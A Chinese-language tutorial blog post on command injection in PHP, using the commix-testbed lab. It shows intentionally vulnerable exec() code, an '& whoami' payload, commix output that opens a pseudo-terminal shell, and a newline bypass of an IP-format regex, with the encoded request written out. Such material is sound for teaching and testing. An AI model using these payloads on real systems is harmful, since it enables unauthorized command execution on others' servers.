命令注入漏洞总结

前言

漏洞本身原理很简单，用户的输入作为 要执行命令的一部分被 一些执行系统命令的函数去执行，如果不注意就能够让攻击者执行系统命令。

正文

相关的工具

https://github.com/ewilded/shelling

https://github.com/commixproject/commix

测试环境


win 10 phpstudy

https://github.com/commixproject/commix-testbed/

部署在 http://test.commix.top

一个最简单的例子


/scenarios/regular/GET/classic.php



```
<?php
  $addr = $_GET['addr'];
  if( stristr(php_uname('s'), 'Windows NT')){
    # Windows-based command execution.
    echo exec('ping '.$addr);
  } else {
    # Unix-based command execution.
    echo exec("/bin/ping -c 4 ".$addr);
  }
?>
</b>
```

或取 `$_GET[’addr’]` 与 `ping` 拼接后 由 `exec` 执行。这种毫无防护的命令注入利用的方式有很多。比如利用 `&,  &&,  | ,  ||,  ;`

这里用 `www.baidu.com & whoami`



Commix testbed - A command injection test environment!

A collection of web pages, vulnerable to command injection flaws, used to test commix's vulnerability **detection** and **exploitation** features.


Back to command injection scenarios categories

Ping address:

desktop-59b9n38\hacklh

使用 `commix` 来探测


```
python commix.py -u "http://test.commix.top/scenarios/regular/GET/classic.php?addr=www.baidu.com"
```



```
haclh@ubuntu:~/commix$ python commix.py -u "http://test.commix.top/scenarios/regular/GET/classic.php?addr=www.baidu.com"
                                       __
   ___   ___     ___ ___     ___ ___  /\_\   __  _
 /`___\ / __`\ /' __` __`\ /' __` __`\/\ \ /\ \/'\  v2.4-dev#5
/\ \__//\ \L\ \/\ \/\ \/\ \/\ \/\ \/\ \ \ \\/>  </
\ \____\ \____/\ \_\ \_\ \_\ \_\ \_\ \_\ \_\ \_/\_\ http://commixproject.com
 \/____/\/___/  \/_/\/_/\/_/\/_/\/_/\/_/\/_/\//\/_/ (@commixproject)

+--
Automated All-in-One OS Command Injection and Exploitation Tool
Copyright (c) 2014-2018 Anastasios Stasinopoulos (@ancst)
+--

[*] Checking connection to the target URL... [ SUCCEED ]
[!] Warning: Due to the relatively slow response of 'cmd.exe' in target host, there may be delays during the data extraction pro
cedure.
[+] A previously stored session has been held against that host.
[?] Do you want to resume to the (results-based) classic command injection point? [Y/n] >
[+] The GET parameter 'addr' seems injectable via (results-based) classic command injection technique.
    [~] Payload: %26for /f "tokens=*" %i in ('cmd /c "set /a (70+28)"') do @set /p = XBFOPK%iXBFOPKXBFOPK< nul

[?] Do you want a Pseudo-Terminal shell? [Y/n] >

Pseudo-Terminal (type '?' for available options)
commix(os_shell) > 
```

绕过正则表达式


/scenarios/regular/GET/preg_match.php



```php
<?php
    $addr = $_GET['addr'];
    if(isset($addr)){
        # Inspired from pentesterlab.com - 'Web for Pentester' course.
        # https://pentesterlab.com/exercises/web_for_pentester
        if (!(preg_match('/^\d{1,3}.\d{1,3}.\d{1,3}.\d{1,3}$/m',$addr))){
            die("Invalid IP address format.");
        }else{
            # Execute command!
            echo exec("/bin/ping -c 4 ".$addr);
        }
    }
?>
```


他这里匹配了 `ip` 地址的格式。 首尾都匹配了，看似无法注入命令了。不过正则表达式匹配时不会跨行匹配，所以 我们 可以用 `\n` 来绕过匹配

127.0.0.1\ncommand




```
127.0.0.1
whoami
```

```
%31%32%37%2e%30%2e%30%2e%31%0a%77%68%6f%61%6d%69
```



```
GET
/commix_test/scenarios/regular/GET/preg_match.php?addr=%31%32%37%2e%30%2e%
30%2e%31%0a%77%68%6f%61%6d%69 HTTP/1.1
Host: 192.168.211.131:88
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/64.0.3282.186 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apn
g,*/*;q=0.8
Referer:
http://192.168.211.131:88/commix_test/scenarios/regular/GET/preg_match.php
?addr=127.0.0.1
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```



```html
      <div class="row">
          <!-- User-Agent HTTP Header -->
          <div class="jumbotron hero-spacer">
            <form action="preg_match.php" method="GET">
            Ping address: <input type="text" name="addr">
            <input value="Submit!" type="submit">
            </form>
            <br>
            <b>
            www-data                </b>
          </div>
      </div>
    </div>
    <!-- /.row -->
    <hr>
    <!-- Footer -->
    <footer>
        <div class="row text-center">
            <div class="col-lg-12">
```

更多请看：

https://www.anquanke.com/post/id/84920

https://chybeta.gitbooks.io/waf-bypass/content/ming-ling-zhu-ru/rao-guo-fang-fa.html

http://findneo.tech/171110Bypass4CLimit/

来源： https://www.cnblogs.com/hac425/p/9416951.html